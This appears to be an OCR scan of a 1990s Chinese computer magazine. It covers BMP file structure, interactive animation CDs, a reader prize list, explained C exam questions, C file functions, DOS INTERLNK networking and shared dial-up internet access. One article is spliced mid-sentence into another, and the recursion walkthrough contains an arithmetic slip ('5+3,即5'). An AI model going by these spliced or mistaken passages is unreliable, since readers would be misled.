在此我还要申明一点:本文意在抛砖引玉,望诸君不吝赐教。而对文中所提及的个别如"可能"与"未知"字样的说明部分,鄙人曾原样引入所编图像文件中,并在 Windows 及 Windows 95 下以不同尺寸、不同颜色模式测试过,均无影响;但随意修改后,则对文件的识别及运行产生一定的影响。

第一部分 静 态 图 像

一、分析 Windows BitMap 文件(32 * 32 bits、16 colors)

BitMap 文件是 MS – Windows 的位图文件,它一般可分为与设备相关的". BMP"文件和与设备无关的". DIB"文件。所谓"相关性"与"无关性",是指图像显示分辨率的大小是否在文件中已有所规定,即文件中是否规定每米显示多少像素,如果有,则体现"相关性",没有,则体现"无关性"。

BitMap 文件内容通常由四部分构成:文件头信息块、图像描述信息块、颜色表(在 True Color 颜色模式下将省略此部分)和图像数据区。而对于图像尺寸一般不作限定,但颜色模式只限于 2 色、16 色、256 色和真彩(True Color)四种。

以下就是作为例子的(. BMP)图像(图 1)及文件内容(数据 A):




图 1

```
0000:42 4D  76 02 00 00  00 00 00 00  76 00 00 00  28 00
0010:00 00  20 00 00 00  20 00 00 00  01 00 04 00  00 00
0020:00 00  00 02 00 00  00 00 00 00  00 00 00 00  10 00
0030:00 00  10 00 00 00  00 00 00 00  00 00 BF 00  00 BF
0040:00 00  00 BF BF 00  BF 00 00 00  BF 00 BF 00  BF BF
```

```
0050 :00 00  C0 C0 C0 00  80 80 80 00  00 00 FF 00  00 FF
0060 :00 00  00 FF FF 00  FF 00 00 00  FF 00 FF 00  FF FF
0070 :00 00  FF FF FF 00  FF FF FF FF  FF FF 11 11  11 11
 .  .
 .  .
 .  .
0260 :11 1F FF FF FF FF FF FF FF FF FF FF 11 11 11 11
0270 :FF FF FF FF FF FF
```

1. 从(0000 ~ 000D)为一个位图文件的文件头信息块,它的存在是让显示驱动程序通过文件开头的两字节识别码来识别自己,并通过随后的四字节来了解自己的大小。

0000 ~ 0001:位图文件识别码
0002 ~ 0005:文件大小(276h 字节)
0006 ~ 0009:保留,每字节以"00h"填写
000A ~ 000D:图像数据区的起始位置,即:文件头信息块大小(Eh 字节)+ 图像描述信息块大小(28h 字节)+ 图像颜色表大小(40h 字节)+ 1

2. 从(000E ~ 0035)为一个位图文件的图像描述信息块,它提供给显示驱动程序来显示自己的全部信息,包括:图像尺寸、数据存储方式、与设备的关系、颜色使用状况等。

000E ~ 0011:图像描述信息块大小,常为 28h 字节
0012 ~ 0015:图像宽度
0016 ~ 0019:图像高度
001A ~ 001B:图像的 plane 总数(值为总 1)
001C ~ 001D:记录像素的位数
001E ~ 0021:数据压缩方式(值为 0,不压缩;值为 1,8 位压缩;值为 2,4 位压缩)
0022 ~ 0025:图像区数据大小(200h 字节)
0026 ~ 0029:水平每米有多少像素,在设备无关位图(.DIB)中,每字节以 00h 填写
002A ~ 002D:垂直每米有多少像素,在设备无关位图(.DIB)中,每字节以 00h 填写
002E ~ 0031:此图像所用的颜色总数,如值为 0,表示图像所用的颜色总数等于颜色表中颜色总数
0032 ~ 0035:图像中重要颜色总数,如值为 0,表示所有颜色一样重要

3. 从(0036 ~ 0075)为位图文件的颜色表,在这张颜色表中记录着此图像所用到的全部颜色,它的大小因图像所使用的颜色模式而定(即 2 色图像为 8 字节;16 色图像为 64 字节;256 色图像为 1024 字节)。其中,每四字节表示一种颜色,并以[B(蓝色)、G(绿色)、R(红色)、R(保留)]顺序存放。每种颜色对应一个颜色号,以顺序格式存放于颜色表中(即存放于颜色表中的最先的四字节表示第一种颜色,对应的颜色号为 1;随后的四字节表示第二种颜色,对应的颜色号为 2……),以供图像数据区中的数据使用(图像数据区中的数据记录着每点像素的颜色号)。但一个 True Color 图像则没有此部分,它直接在图像数据区中提供了每点像素的颜色(以三字节表示,即[B(蓝色)、G(绿色)、R(红色)])。

颜色表在本例中的定义方式如表 1:

表 1

颜色号	R G B 值	在本例中的位置
1	00 00 00 00	0036 ~ 0039
2	00 00 BF 00	003A ~ 003D
3	00 BF 00 00	003E ~ 0041
…	… …	… …
F	FF FF FF 00	0072 ~ 0075

4. 从(0076 ~ 0275)为一个位图文件的图像数据区,在此部分中记录着每点像素对应的颜色号,其记录方式也随颜色模式而定,即 2 色图像每点占 1 位(8 位为 1 字节);16 色图像每点占 4 位(半字节);256 色图像每点占 8 位(1 字节);True Color 色图像每点占 24 位(3 字节)。所以,整个数据区的大小也会相应的随之变化,究其规律而言,可得出如下计算公式:图像数据区大小 =(图像宽度 * 图像高度 * 记录像素的位数)/ 8。

而在数据存储方面,位图文件将位图的左下脚定为数据记录的起始位置,以从左到右,自下而上为顺序,并以行为段落存入位图图像数据。位图绘图的方式通常由图像底部水平行的左端开始,向上一行一行的进行扫描,直到图像顶部水平行的右端结束。图 2 和表 2 将更形象地解释这一存储及显示规则。




图 2

表 2

在数据 A 中的位置	对应颜色号	对应于图 2 上的坐标点	相当于颜色表中的颜色
0076 Bit $_{8\sim5}$	F	(0,0)	FF FF FF 00
0076 Bit $_{4\sim1}$	F	(1,0)	FF FF FF 00
… …	…	… …	… …
0275 Bit $_{8\sim5}$	F	(31,30)	FF FF FF 00
0275 Bit $_{4\sim1}$	F	(31,31)	FF FF FF 00

注:$Bit_{8\sim5}$ 和 $Bit_{4\sim1}$,前者表示一字节的高四位(5 ~ 8 位),后者表示一字节的低四位(1 ~ 4 位)。如果写成 Bit_1、Bit_2、…Bit_8 则表示一字节的第一位、第二位、…第八位(从低位至高位顺序)。

(待续)

从观赏到参与

—浅谈多媒体动画光盘的交互功能

正如人们所知，电脑深刻地影响和改变着人类生活的各个领域，其中也包括了动画片领域。在以前，不要说是电脑、就连电视也少有的年代，漫画书、连环画册曾在孩子中间风靡；电视开始普及后，动画片的出现使得不少成年人在内的卡通迷对此津津乐道，原因便在于，电视动画片具有很强的直观性、连贯性，更可以根据内容配以幽默的对白、优美的音乐来加强动画片的观赏性。时至今日，电脑进入个人家庭已不再是“天方夜谭”，多媒体功能之全，再加之网络电脑NC一旦全线出击，就大有把电视取而代之之势，那么电脑上的动画该是什么样的呢？



简言之，多媒体上的动画片应称作“交互式”动画。什么又叫“交互式”动画呢？说得通俗一些，就是多媒体上的动画片一改以前只能从电视屏幕上观赏，而一个画面总是一成不变的老套路，不但可以用多种语言来观赏动画故事，而且每一个画面都还有许多隐藏的动画，十分新奇，并充分地利用了多媒体的优势，专门设计有与动画故事相关的小游戏，让观赏者在欣赏故事之后，还可以亲自参与到故事情节中去，真正做到人机互动交流。



以两张典型的交互式动画光盘为例，可以让大家对电脑动画光盘稍做了解。《吉爱哥》是一个印地安少年，他十分勇敢，为了寻找丢失的黑夜进行了一番冒险。这张光盘有11个以亚马逊河流域为底图的故事场景，每一个画面都有隐含的交互式动画，共有220幅之多！当一个画面进行了一些故事内容讲述之后，它会停在这个画面，这时

观赏者就可以利用鼠标（本故事中的鼠标显示为一支短箭）单击所选部分，点对了的话是可以欣赏到有趣的连锁动画的。也许我这样说，从未接触过交互动画的朋友依然不知所以，不要紧，再举些更具体的例子，比如在《吉爱哥》的第一幕中，我们用鼠标单击右上角的一把大香蕉会怎样呢？你将看到由香蕉为大家跳上一段桑巴舞；再单击一下树上的小鹦鹉，听一听它对热天气的抱怨；或者欣赏一下由两条蛇演唱的名曲“我的太阳”？每一幕都隐藏有好几幅类似这样的动画，只需要我们用鼠标随意地选择就可以了。顺便说一句，这是一张有五种语言、文字和配音的光盘，在故事进行中想换一种语言来听，是十分便利的，只要单击画面左上角的五面小国旗之一就可以了。—根据观赏者的意愿来自由控制、参与，这正是电脑动画片交互功能的一个体现。





而《巴约塔》是一个生长在北极的爱斯基摩少年，他是一个勇于向作恶的风雷神挑战的勇者 。与《吉爱哥》相比，《巴约塔》除了用多种语言欣赏动画故事、有多幅隐藏的交互式动画之外，它11个美丽的故事场景都能变成拼图游戏，并可以选择两种难易程度，还有多首美妙动听的卡拉OK歌曲！另外，专门为故事设计有四种有趣的小游戏—由你驯养的海豹能够吃到几条小鱼？能不能在一幅图中找出所有藏起来的北极动物？……通过这些小游戏，我们可以领略到北极奇异的风光，了解到北极人的生活，真正参与到动画世界中去。

象这样的动画片，相信不仅孩子十分喜欢，就连大人也会情不自禁地童心大发，其重要的原因便在于：多媒体动画光盘的交互功能可以使我们由单纯的观赏者变成参与者，并能够从中获得许多意想不到的乐趣。

今天的多媒体发展得如此迅速，明天的动画片将会演变成什么样子呢？有一点是可以肯定的，那就是会比今天的交互式动画更加有趣、更加引人入胜。您可以想象得到吗？

BJLINK 多媒体学堂

本学堂由北京联科电子出版技术有限公司协办

第四期获奖者名单（以下排名不分先后）

特等奖 一名（《宰相刘罗锅》VCD一套） 山东 刘勇

一等奖 五名（《雷曼》和《吉爱哥》CD-ROM各一张）

江苏 钱琨 武汉 潘海翔 浙江 章圣 新疆 张贵邦 西安 梁寒

二等奖 十名（《紫禁城》CD-ROM一张）

山东 韩庆林 浙江 李寅 山西 张飞虎 辽宁 王菊红 陕西 杨晓煜 甘肃 侯文虎 山东 杨世平 河北 赵志龙 北京 罗建东 辽宁 尹昭阳

三 等 奖 二十五名（《英语世界》CD-ROM一张）

河南 田苗 南昌 杨俊 江苏 林群 江苏 苗东 内蒙 于春光 青海 黄建军 江苏 郜晓强 南京 周劲风 湖北 郢超 南京 王治平 山东 康一平 大连 章为夷 陕西 李建军 甘肃 王兰军 浙江 李小聪 长沙 王志高 山西 范威 吉林 赵万光 河北 庞其军 安徽 陈灏 辽宁 吴国庆 山东 郑士敏 江苏 彭勃 深圳 温粤 保定 徐欢

纪念奖 六十名（《东芝动物乐园》VCD一张）

杜金松 杨彬 鞠润田 侯玉军 李军 曾庆德 万仁伟 张伟 柴晓龙 张荫鹏 姜玉梅 王磐磊 孔国栋 张剑 赵迅多 秦亚东 陆伟良 王志坚 李国强 马聪楠 杨志鹏 李建军 沈斐 阚晓 李博 李俊锋 于源涛 贺右军 徐淼 高杨 王利民 刘忠旭 秦瑞国 蒋杰 孙瑞波 王宇翔 李强华 王秀利 李佳 曹文成 穆继会 杜梁斌 谷滔 张宇 王玮男 王海涛 朱加庆 宫凯 冯勇 吴锡 张献 孙骏 张海宝 郑洪亮 张雷 江继圣 张井立 武晓东 张韶东 李文斌







后记：

说句心里话，第四期的评奖活动着实让我们为难了一次：本次活动我们共收到了一千二百多封来信，从祖国的东北边陲到南海之滨，每一封来信都写得入情入理，真挚坦诚，很难决定评谁获奖！最后，我们根据时间的先后，以及对来信内容详细地分析之后，评出以上获奖者；不过，无论是不是获了奖，我们都非常感谢每一位参与本次活动的朋友，所以尽管时间有限，我们还是为80%的来函写了回信。好了，下一期“多媒体学堂”再见吧！

全国计算机等级考试试题分析(下)

□北京　吕凤翥

（接上期）

二、难题解析

这次 C 语言程序设计部分考题的难度并不很大，但题量较多，要求掌握熟练，概念清楚。下面选取几个相对难一些的题目进行分析。

1. 题目：以下程序段的输出结果是________

```
int  x = 3;
do
   {   printf("% 3d", x - = 2);   }
  while(! ( - - x));
```

A)1　　B)3　0　　C)1　-2　　D)死循环

分析：该题的难点是 do - while 循环的使用。该种循环格式要求先执行一次循环体，再判断 while 后边表达式，如果其值为 1，则执行下次循环，否则退出循环。其次，要注意表达式 x - = 2 和! (- - x) 的值的计算。开始，x 为 3，执行循环体，计算 x - = 2 表达式的值为 1，于是输出 1，x 变量值被改变为 1，再判断表达式! (- - x)的值为 1，因为 - - x 的值为 0，再取反为 1。这时 x 值改变为 0。再次一次循环，执行循环体，x - = 2 的值为 -2，输出结果为 -2，x 的值改变为 -2。再判断! (- - x)的值为 0。于是退出循环，结束该程序段。

该题正确选择为 C。

2. 题目：执行下面的程序后，a 的值是________

```
#define  SQR(X)    X * X
main()
  { int  a = 10, k = 2, m = 1;
     a/ = SQR(k + m)/SQR(k + m);
     printf("% d\n", a);
}
```

A)10　　B)1　　C)9　　D)0

分析：该题难点是带参数的宏定义如何替换。替换的原则十分简单，即是简单的代换，不要加任何东西，也不应去掉任何东西。该题中宏定义形参 X 的实际参数为 k + m，而 SQR(k + m) 被替换为 k + m * k + m，因此，表达式

```
a/ = SQR(k + m)/SQR(k + m);
```

替换后为

```
a/ = k + m * k + m/k + m * k + m;
```

千万不要加括号而写

```
a/ = ((k + m) * (k + m))/((k + m) * (k + m));
```

正确替换后，将 k 和 m 数值代入计算

```
a/ = 2 + 1 * 2 + 1/2 + 1 * 2 + 1;
```

即

```
a/ = 2 + 2 + 0 + 2 + 1
```

所以

```
a = 10/7;
```

即 a 值为 1。

该题正确选择为 B。

3. 题目：下列程序执行后的输出结果是________

```
#include  <stdio. h>
f(int  a)
   { int  b = 0;
     static  c = 3;
     a = c + + , b + + ;
     return(a);    }
  main()
 {   int  a = 2, i, k;
      for(i = 0; i  <2; i + + )
           k = f(a + + );
      printf("% d\n", k); }
```

A)3　　B)0　　C)5　　D)4

分析：该题目中有函数调用并带有返回值，还有 for 循环，函数调用循环体内，该循环要执行两次循环体，即调用两次 f()函数。该题中有两处难点：一是在 f() 函数中变量 c 是内部静态变量，其特点是退出该函数后仍保留其值，下次再调用该函数时，c 变量为上次退出时的值；二是 a = c + + ,b + + 是一个逗号表达式。如果你认为 a 的值为 b + + 的值，那么就错了! 为什么呢? 因为赋值运算符与逗号运算符比较，前者优先级高。因此，这个逗号表达式中的第一个表达式为 a = c + + ，第二个表达式为 b + + ，实际上该逗号表达式的值没有被使用。该语句相当于

```
a = c + + ;
b + + ;
```

这一点应特别注意：表达式的优先级!

执行该程序，第一次调用 f()函数时，实参值为 2，a 值改变为 3。f()函数中，c + + 值为 3，a 值为 3，c 值改变为 4，c 是内部静态变量其值在退出 f() 函数后将被保留。b + + 值为 0，b 值改变为 1。该函数的返回值为 a 值即 3。第二次调用 f()函数时，实参值为 3，a 值改变为 4。f()函数中，c + + 值为 4，即上次保留的值，a 值被赋于 4，c 值改变为 5，b + + 值仍为 0，因为 b 是自动变量，退出 f()函数时原值被释放，进入 f()函数后再重新初始化，b 值改变为 1，这次 f()函数的返回值为 a 值即

4,循环结束,该程序最后输出 k 值为 4。

该题正确选择为 D。

4. 题目:下列程序的输出结果是

```
main()
{   int a[5] = {2, 4, 6, 8, 10}, *p, **k;
    p = a;
    k = &p;
    printf("%d ", *(p++));
    printf("%d\n", **k);
}
```

A)4 4　　B)2 2　　C)2 4　　D)4 6

分析:该题的难点是指针,即数组的指针表示。该题中定义一个一维数组并进行了初始化;又定义一个一级指针 p,并给它赋了值,使 p 指向数组 a 的首元素;还定义一个二级指针 k,并将一级指针的地址值&p 赋给了它,使 k 指向一级指针 p。

执行该程序,第一个 printf()输出*(p++)的值,表达式*(p++)的值是指针 p 所指向的数组元素的值,然后 p 指针改变为指向下一个元素,因此,输出为 2,第二个 printf()输出**k 的值,k 是指向 p 的指针,而这时 p 指针又指向该数组 a 的第 1 个元素(从第 0 个元素开始),因此**k 的值为 4。

该题正确选择应为 C。

5. 题目:以下程序的输出结果是________

```
fut(int **s, int p[2][3])
{   **s = p[1][1]; }
main()
{
    int a[2][3] = {1, 3, 5, 7, 9, 11}, *p;
    p = (int *)malloc(sizeof(int));
    fut(&p, a);
    printf("%d\n", *p);
}
```

A)1　　B)7　　C)9　　D)11

分析:该题中函数调用使用了传址方式。函数 fut()的两个形参分别是二级指针 s 和二维数组 p。该题还使用了存储分配函数 malloc()给指针 p 赋值,p 是一个指向 int 型变量的一级指针。

执行该程序调用 fut() 函数,其实参分别为地址值:一个是一级指针的地址值&p,另一个是二维数组名 a。调用时,二维数组 p 接收 a 数组的值,于是 p[1][1]值为 a[1][1],即 9,又将该值作为二级指针 s 的内容。由于传址调用,于是主函数 main()中指针 p 指向 s 内容,即输出*p 为 9。

该题的正确选择为 C。

6. 题目:以下程序的输出结果是________

```
fun(int n, int *s)
{   int f1, f2;
    if(n == 1 || n == 2) *s = 1;
    else
    {   fun(n - 1, &f1);
        fun(n - 2, &f2);
        *s = f1 + f2;
    }
}
main()
{   int x;
    fun(6, &x);
    printf("%d\n", x);
}
```

分析:该题要求将该程序的输出结果填写在横线上,仍然是一个分析输出结果的题目。该题难点在于递归调用,很多人对递归方法并不太熟悉,因此,分析本题就显得困难些。此外,fun()函数不是通过用 return 语句返回其值,而是使用传址调用来改变函数参数 x 的值,这就显得更困难些。

递归调用是在调用一个函数的过程中又出现直接或间接地调用该函数本身的一种调用方法。递归调用过程可分为两个阶段:一是从未知向已知方向推测,二是从已知再向未知方向回推。

该题中递归函数 fun()有两个参数:int 型变量 n 和指向 int 型变量的指针 s。每次调用时,n 值在改变,通过指针 s 来改变调用函数实参 x 的值。

为了描述得清楚,我们假定 fun()只有一个参数 int n,它的另一个参数 int *s 实际上是用来改变实参的值,相当于该函数的"返回值",(注意,不是真正的返回值,而是假设的"返回值")。那么,第一次调用写成 fun(6),其"返回值"便是 x 的值。

递归过程描述如下:

fun(6)→fun(5) + fun(4)

其含意为 fun(6)的"返回值"等于 fun(5)的"返回值"加上 fun(4)的"返回值"。(以下同)

fun(5)→fun(4) + fun(3)

fun(4)→fun(3) + fun(2)

fun(3)→fun(2) + fun(1)

由递归的结束条件知,fun(2)和 fun(1)的"返回值"均为 1。于是,

fun(3)的"返回值"为 1 + 1,即 2。

fun(4)的"返回值"为 2 + 1,即 3。

fun(5)的"返回值"为 3 + 2,即 5。

fun(6)的"返回值"为 5 + 3,即 5。

所以,该程序的输出结果为 8。

其于上述思想,将用传址方式改变实参值转换为用函数的返回值。上述程序可以改写如下:

```
fun(int n)
{   if(n == 1 || n == 2) return(1);
    else return(fun(n - 1) + fun(n - 2));
}
main()
{   int x;
    x = fun(6);
    printf("%d\n", x);
}
```

用改写后的程序分析递归就更加清楚了。而该题却把递归调用与传址调用混在一起,增加了分析的难度。(全文完)

C语言考试辅导(二级)11

□北京　吕凤翥

关闭函数格式如下：fclose(fp)；

其中，参数 fp 是要关闭函数的文件指针。读者应养成随时关闭不用文件的习惯。这样做既可以及时释放内存空间又保证文件的安全。

2. 读写函数

一般文件的读写函数有如下 4 对，

(1)对一个字符的读写函数

读函数格式如下：fgetc(fp)；

其中，函数参数 fp 是文件指针。该函数的功能是从指定的文件中每次读出一个字符。该函数的返回值为读出字符的 ASCII 码值。

写函数格式如下：fputc(c, fp)；

其中,参数 c 是一个 char 型变量,fp 是文件指针。该函数将变量 c 中存放的字符写到 fp 所指向的文件中。

(2)对一个字符串读写函数

读函数格式如下：fgets(s, n, fp)；

其中，参数 s 是一个存放字符串的字符数组或字符指针,fp 是文件指针,n 是一个正整型数用来表示所读字符的个数(n－1 个)。该函数的功能是从 fp 文件指针所指向的文件中,读出 n－1 个字符放到 s 所指的内存单元中。在读字符过程中,如果遇到换行符或文件结束符便停止读入,将所读到的字符放在 s 中。

写函数格式如下：fputs(s, fp)；

其中，参数 s 是字符数组名或字符指针名或字符串常量,fp 是文件指针。该函数的功能是将 s 中的字符串写到 fp 文件指针所指向的文件中。

(3)对一个数据块的读写函数

读函数格式如下：fread(buffer, size, nitem, fp)；

其中，参数 buffer 是一个指针，指向数据块在内存中的起始地址，size 表示数据块中每个数据项的大小，nitem 表示数据块中所含数据项的个数，fp 是文件指针。该函数的功能是从 fp 所指向的文件中,读出一个数据块送到内存缓冲区 buffer 中，该数据块包含有 nitem 个数据项，每个数据项占内存字节数为 size，即数据块的大小为 nitem 与 size 之积,即为数据块的字节数。

写函数格式如下：

fwrite(buffer, size, nitem, fp)；

其中,4 个参数的含义与 fread()函数的参数相同。该函数的功能是将 buffer 所指向的缓冲区内的 size 大小的数据项 nitem 个，写到 fp 所指向的文件中。

(4)按格式的读写函数

格式读函数是从指定的文件中，按所指定的格式读出数据给指定的参数变量(用地址值)赋值。其格式如下：

fscanf(fp,"控制串",〈参数表〉)；

该格式中,"控制串",〈参数表〉和函数的返回值都与标准格式读函数 scanf() 相同,fp 是被读文件的文件指针。

格式写函数是将指定的若干个表达式的值，按指定的格式写入到所指定的文件中。其格式如下：

fprintf(fp,"控制串",〈参数表〉)；

该格式中,"控制串",〈参数表〉中所有规定与标准格式写函数 printf() 相同。其中,fp 是要写入文件的文件指针。

3. 定位函数

这里介绍三个用来定位文件读写指针（又称位置指针)的函数。

(1)定位读写指针函数

该函数用来将读写指针移动到文件的指定位置。该位置用相对文件头、尾或当前位置的相距的字节数来表示。其格式如下：

fseek(fp,〈偏移量〉,〈起始位置〉)；

其中,fp 是文件指针,〈偏移量〉是一个相对的字节数,用 long 型整数,〈起始位置〉表示方法有三：

0 表示相对于文件头

1 表示相对于当前位置

2 表示相对于文件尾

(2)归位读写函数

该函数是将所指定的文件的读写指针返回到文件头。其格式如下：

rewind(fp)；

其中,fp 是指定的文件指针。该函数与下列函数是等价的：

fseek(fp, OL, O)；

其中,OL 表示长整型数 O。

(3)返回读写指针位置函数

该函数用来返回指定文件的当前读写指针相对于文件头的偏移字节数，该函数的返回值是 long int 型数。其格式如下：

ftell(fp)；

其中,fp 是指定的文件指针。

(待续)

《简单实用的微型网络》使用经验与技巧

□南京　罗松林　刘强　张彦成

《电脑爱好者》1997年第2期《简单实用的微型网络》一文介绍了通过使用MS－DOS6.0及其以上版本的外部命令INTERNET.EXE和INTERSVR.EXE所形成的INTERLNK功能，以串行通讯（或者并行通讯）方式将两台计算机进行联机形成微型网络的方法。由于笔者也是长期使用这种微型网络，并且总结出了一些经验和技巧，所以写出此文来与广大读者交流。


一、剩余磁盘空间的条件


就两台计算机中剩余的磁盘空间而言，主机必须拥有不低于16KB的剩余空间，客机必须拥有不低于130KB的剩余空间。

二、串行通讯电缆的制作方法


通常计算机的多功能I/O卡上有一个9芯串行通讯连接端口和一个25芯串行通讯连接端口（即COM1和COM2）。因此，根据计算机串行通讯连接端口的实际情况，制作串行通讯电缆就需要2个9芯插头（或者2个25芯插头，或者1个9芯插头和1个25芯插头）。另外，串行通讯方式有3线串行通讯方式和7线串行通讯方式两种，所以还需要3根（或者7根）1.5～2米长的导线（最好选用计算机专用的LapLink电缆）。下面给出了制作串行通讯电缆，9芯插头以及25芯插头相互连接的接线示意图。

3线串行通讯电缆插头相连接见图1－a、1－b、1－c。





7线串行通讯电缆插头相互连接见图2－a、2－b、2－c



三、主机、客机的参数选择

1. 主机启动时，如果不清楚通讯连接端口情况，可以不设定/COM: n或者/LPT: n，此时主机将自行查找所有的并行和串行通讯连接端口。另外，在低配置的计算机上，如果使用彩色显示器出现问题。可使用参数/B，即用黑白方式来显示INTERSVR状态屏幕。

2. 在客机的CONFIG.SYS文件内加入INTERLNK设备驱动程序的命令行中，必须根据实际情况设定/DRIVES: n中n的值（其缺省值为3，有效值是0～26，笔者通常设定n值是5），如果n值过小，将导致客机不能完全利用主机的逻辑驱动器。另外，同主机一样，如果不清楚通讯连接端口情况，客机也可以不设定/COM: n或者/LPT: n。

3. 串行通讯要求两台计算机具有相同的串口数据传输速率，若两台计算机完全相同或串口数据传输速率一样可不指定，否则就应指定两台计算机都能够接受的串口数据传输速率。指定的

一种省钱的多人使用Internet的方法

□东方网景　李晖

90年代中期，随着全球互联网络热潮一浪高过一浪，数千万用户开始使用这一全新、廉价的通讯方式，查询自己想要的信息，收发电子邮件或是通过互联网络拨打国际长途电话，收看网络电视节目，所有这些都在强烈地吸引着千万网络使用者。目前连入Internet的常见方式有以下两种：

①单位或个人用户拨号入网　需准备个人电脑，调制解调器、电话线及相应软件。这种入网方式简单，适用于个人使用。当多人使用同一帐号上网时，其上网费用将复计在同一帐号下，有时因密码被他人盗用会造成一定的经济损失。

②单位用户使用专线入网　此种方式投入一定量的硬件设备，如：服务器、路由器、专线用调制解调器及相应软件，并且日常维护费用很高，但所有Internet功能均可由用户自行设置。专线方式一般应用于大型企业或集团单位。

由于目前国内邮电通信的资费标准对于一般小规模企业及个人用户而言还是偏高，即使国内有些ISP（网络服务商）提供包月服务，但其拨号方式（非连选）及运行速度也不令人满意。而一些单位，如：外国驻京机构、办事处等，在单位内部已建成小型局域网络，想只申请一个拨号帐户使得职员都可以连入Internet，并希望以自己公司的名称作为其电子邮件地址。这种方式的确是可行的，并且硬件投资很低，软件可使用很多"共享程序"，又可实现多人同时入网，而仅记录一个帐号的费用。适用于宾馆饭店、商务中心、写字楼、网络咖啡屋等。

具体地说使用这种方式你可实现：

1. 单位只申请一个拨号帐户，在本局域网内的一台电脑上连接Modem，安装相应共享软件，当有人需要上Internet时只需在自己的电脑上打开"浏览器"，Modem就会自动拨号连入Internet。无人使用时自动挂断，节省通讯费用。

2. 可使局域网内多人同时浏览信息或收发电子邮件，而费用仅为一个帐号的费用。

3. 仅需一个Modem，节省投资，且拨号用的电脑可设在经理办公室或电脑室，便于帐号的管理。

4. 可以在申请域名后为每个部门或个人分配一个"用户名@用户申请的域名"格式的电子邮件地址（此项服务由ISP提供）。

5. 便于管理本局域网用户上网的过程，可限制其上网功能（如：只能收发Email而不能浏览信息，或限制所浏览的站点）

6. 可统计每个上网人员的上网过程（如：浏览过哪些站点）。

以下是提供相关管理软件的网址（运行在拨号用的电脑上所适用的网络为WinNT/Win95/Netware/Unix）：

软件名称	运行环境	网址
Internet Shuttle	DOS	www.beacon-taiwan.com
Ishare	Win95/WinNT	www.artisoft.com
opensesame	Win95/WinNT	www.csm-usa.com
Wingate	Win95/WinNT	www.dearfield.com/wingate
winproxy	Win95/WinNT	www.winproxy.com
netproxy	Win95/WinNT	www.grok.co.uk

方法是可从缺省值逐步降低，直到两台计算机都可接受的最高速率为止（参数/BAUD: RATE用来指定串行通讯波特率，可接受的有效值分别是9600、19200、38400、57600、115200，缺省值是115200）。

四、网络的连接、退出及其缺点

1. 当使用通讯电缆将两台计算机可靠地连接之后，通常先启动主机，之后再启动客机。如果主机启动迟于客机，则就应在主机输入INTERSVR命令，出现"INTERLNK SERVER"界面后，再由客机输入INTERLNK命令才能使网络链接成功。通讯完毕之后，在主机上按Alt+F4则退出网络链接状态。若欲再次链接网络，可以先由主机输入INTERSVR命令而出现"INTERLNK SERVER"界面，倘若此时客机没有退出INTERLNK状态，则输入INTERLNK设备驱动程序，且客机不能使用主机的光驱。

五、关于微型网络的双向通讯功能

由于涉及到利用此微型网络来安装一些软件（如UCDOS、WINDOWS等）这个实际情况，所以应当设置此微型网络具有双向通讯功能。笔者通常在两台计算机的CONFIG.SYS文件中采用

DEVICE? = C:\DOS\INTERLNK.EXE/参数

的命令形式来对两台计算机充当主机或者客机的分配情况进行选择。



□大庆　王德祥　曲成杰

要使更多的人进入网络，享受现代通讯和信息技术带来的好处，上网工具是关键。应该承认，绝大多数上网用户的目的是浏览需要的信息和欣赏相应的节目，换言之，很多上网者并不真的需要计算机这样能够下载数据的高级工具。

传统上，人们只能通过个人计算机来上网。就目前而言，作为计算机王国的美国，家用电脑普及率才只有35%，其中只有大约10%联入了网络。显然，许多人不会仅仅为了上网就去买一套计算机，从这个意义上说，大批用户上网的局面似乎还很遥远。只有新技术的出现才能缩短大众与网络资源的距离，为网络资源的普及带来新的曙光。

而WebTV正是利用这种新技术的产物。1996年11月份，一年一度的COMDEX(Computer Distribution Exposition，计算机代理分销业展览会)在美国赌城Las Vegas如期举行会上，索尼公司和菲力浦公司分别展出了能够使普通电视机同Internet互联的设备——WebTV。WebTV字面含义为“网络电视”，实际上它不是电视，而是一个附加在电视机上的类似于录像机的装置。通过这个中介，用户使用普通的电视机就能够浏览Internet的网上资源。在美国电视机的普及率已经接近100%，我国大城市彩色电视机普及率也超过90%。据美国有关部门的一次相关调查，愿意用电视机作为上网工具的人超过50%，而赞成使用计算机上网的只有31%。

目前WebTV的售价不超过400美元，比一台计算机的价格低很多，加之具有如下特点，很可能取代个人计算机而成为普及型的上网工具。

1. 安装简单

作为大众化工具，安装简单方便是极为重要的特性。将WebTV的一头同电话线相连，另一头接到电视机上，安装即告完成。

2. 使用方便

安装好以后，只要按动遥控器的Web键，就能够立即经由WebTV上的在线服务功能连通Internet网，再通过遥控器上其他键就可以进行WWW网点的浏览操作。同时，按一个键就能够在网页和普通电视节目之间进行切换。另外，由于WebTV上的在线服务器提供网点目录，用户可以非常方便地选择自己需要的WWW网点。

3. 功能独特

